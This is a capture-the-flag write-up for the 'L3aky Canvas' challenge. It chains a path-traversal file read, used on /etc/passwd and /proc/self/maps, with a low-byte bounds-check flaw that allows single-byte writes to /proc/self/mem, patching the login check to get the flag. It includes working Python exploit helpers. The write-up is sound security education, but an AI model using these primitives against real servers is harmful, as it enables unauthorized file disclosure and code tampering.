Web/L3aky Canvas

We are given a collaborative 64×64 pixel board backed by a Rust binary l3aky-canvas. Players can load rooms, place one pixel per cooldown, and there is a moderator login panel on the side.
Auditing
The interesting part of the deployment is entrypoint.sh:
if [ -e /home/web/flag ]; then
    mv /home/web/flag "/srv/rooms/flag-$(od -An -N16 -tx1 /dev/urandom | tr -d ' \n').bin"
fi
unset FLAG
exec /l3aky-canvas
So the real flag is moved into a room file with a random name:
/srv/rooms/flag-<random_hex>.binThe legitimate way to learn the random room name is moderator login. After a successful POST /login, the handler does read_dir("/srv/rooms") and dumps every filename into the HTML response.
But reversing l3aky_canvas::auth_check shows the login check is permanently broken, it effectively returns:
return v10 == (v10 ^ 1);That predicate is never true for any v10, so authentication can never succeed.
Vuln 1: Arbitrary File Read
GET /canvas?room=drippy is the normal case. Reversing l3aky_canvas::resolve shows the path join logic is roughly:
base = "/srv/rooms"
if room starts with '/':
    path = room
else:
    path = base + "/" + room
So absolute room names escape the rooms directory entirely:
GET /canvas?room=/etc/passwdThe handler reads the target file and encodes up to 4096 bytes as a 64×64 8-bit grayscale BMP. Decoding the BMP turns /canvas into an arbitrary file read primitive.
def read_room(room, offset=0):
    r = requests.get(f"{BASE}/canvas", params={"room": room, "offset": offset})
    r.raise_for_status()
    data = r.content
    assert data[:2] == b"BM"

    off = struct.unpack_from("<I", data, 10)[0]
    w = struct.unpack_from("<i", data, 18)[0]
    h = struct.unpack_from("<i", data, 22)[0]
    pix = data[off: off + w * h]

    out = bytearray()
    for y in range(h):
        out += pix[(h - 1 - y) * w: (h - y) * w]
    return bytes(out).rstrip(b"\x00")

# print(read_room("/etc/passwd").decode())
Vuln 2: Arbitrary Address Write
POST /pixel places one grayscale byte into a room file via pwrite. In l3aky_canvas::handle, after opening the resolved path, the write path is:
offset = (y << 6) + x;  // full-width integers
FileExt::write_at(fd, &color, offset);
   // -> pwrite64(fd, &color, 1, offset)
The bounds check, however, never compares the full x / y against 64. It only keeps the low bytes, then rejects with (x | y) & 0xC0 != 0.
Because 0xC0 only masks bits 6-7 of the low byte, this is exactly "low 8 bits of x or y are ≥ 64", while the pwrite offset still uses the full integer values. So any coordinate whose low byte sits in 0-63 is accepted, even when the real value is far outside the 64×64 board.
request x | low 8 bits (x & 0xFF) | check | write offset |
|---|---|---|---|
| 63 | 63 | ok | 63 |
| 64 | 64 | deny | -- |
| 4097 | 1 | ok | 4097 |
Combined with vuln 1, we can pwrite a single chosen byte to any offset of any file the process can open for writing, including /proc/self/mem. ^v^
That gives a clean one-byte arbitrary write primitive against the process address space:
def encode_offset(addr):
    x = addr % 64
    y = addr // 64
    if (y & 0xFF) < 64:
        return x, y
    # (x, y) gives addr = y*64+x, but may fail the low-byte check.
    # Search equivalent pairs (x + 64*k, y - k) which keep the same linear offset, until both low bytes are < 64.
    for k in range(1 << 16):
        x2, y2 = x + 64 * k, y - k
        if y2 < 0:
            break
        if (x2 & 0xFF) < 64 and (y2 & 0xFF) < 64:
            return x2, y2

def write_mem(addr, byte, path="/proc/self/mem"):
    x, y = encode_offset(addr)
    requests.post(
        f"{BASE}/pixel",
        data={"room": path, "x": x, "y": y, "color": byte & 0xFF},
    )
Exploit
Step 1: Patch the program
At the end of l3aky_canvas::auth_check, the failing compare is implemented as:

.text:00000000000227C5    0F 94 C0      setz    al
.text:00000000000227C8    C3            retn
Here al comes from setz (set if ZF=1): al is set to 1 only when the preceding compare v10 == (v10 ^ 1) is true, which is impossible. So al is always 0, and login always fails.
But if we can flip the middle byte from 0x94 to 0x95:
.text:00000000000227C5 0F 95 C0 setnz alThe check becomes always true and any username/password will log us in.
To find the runtime address of that setz al instruction, leak /proc/self/maps with vuln 1:
print(read_room("/proc/self/maps").decode())5b89d4c2f000-5b89d4c51000 r--p 00000000 00:17b 793539 /l3aky-canvas
5b89d4c51000-5b89d4cc1000 r-xp 00021000 00:17b 793539 /l3aky-canvas
5b89d4cc1000-5b89d4cc6000 r--p 00090000 00:17b 793539 /l3aky-canvas
5b89d4cc6000-5b89d4cc8000 rw-p 00094000 00:17b 793539 /l3aky-canvas
5b89fa9b8000-5b89fa9d9000 rw-p 00000000 00:00 0 [heap]
...The first mapping (r--p, file offset 0x00000000) tells us the load base is 0x5b89d4c2f000.
From the disassembly in IDA, the instruction we want to patch starts at offset 0x227c5, and the byte to overwrite is at 0x227c5 + 1.
So the runtime address is simply:
target = 0x5b89d4c2f000 + 0x227c5 + 1
write_mem(target, 0x95)
Pitfall: It is tempting to take the text segment (r-xp) start 0x5b89d4c51000 and subtract the file offset 0x21000 shown in the maps line, i.e. 0x5b89d4c51000 + (0x227c5 - 0x21000) + 1. But this gives the wrong answer.
The reason: As described in elf(5), a PT_LOAD segment's p_vaddr and p_offset only need to satisfy p_vaddr % p_align == p_offset % p_align; they need not be equal. Here, the kernel mapped file offset 0x21000 at load base + 0x22000 (0x5b89d4c2f000 + 0x22000 = 0x5b89d4c51000). So if you insist on computing relative to the r-xp start, the correct VA base of that segment is 0x22000, not 0x21000:
target = 0x5b89d4c51000 + (0x227c5 - 0x22000) + 1 # correctNow any credentials will log us in.
Step 2: Login and read the flag
After the patch, log in with arbitrary credentials:

Finally load the flag room and decode the BMP:
print(read_room("flag-7ba3dd4b8d83e67e6bcd2ebdbe2f40fc.bin").decode())
# L3AK{oN3_byte_70_ru13_7heM_al1}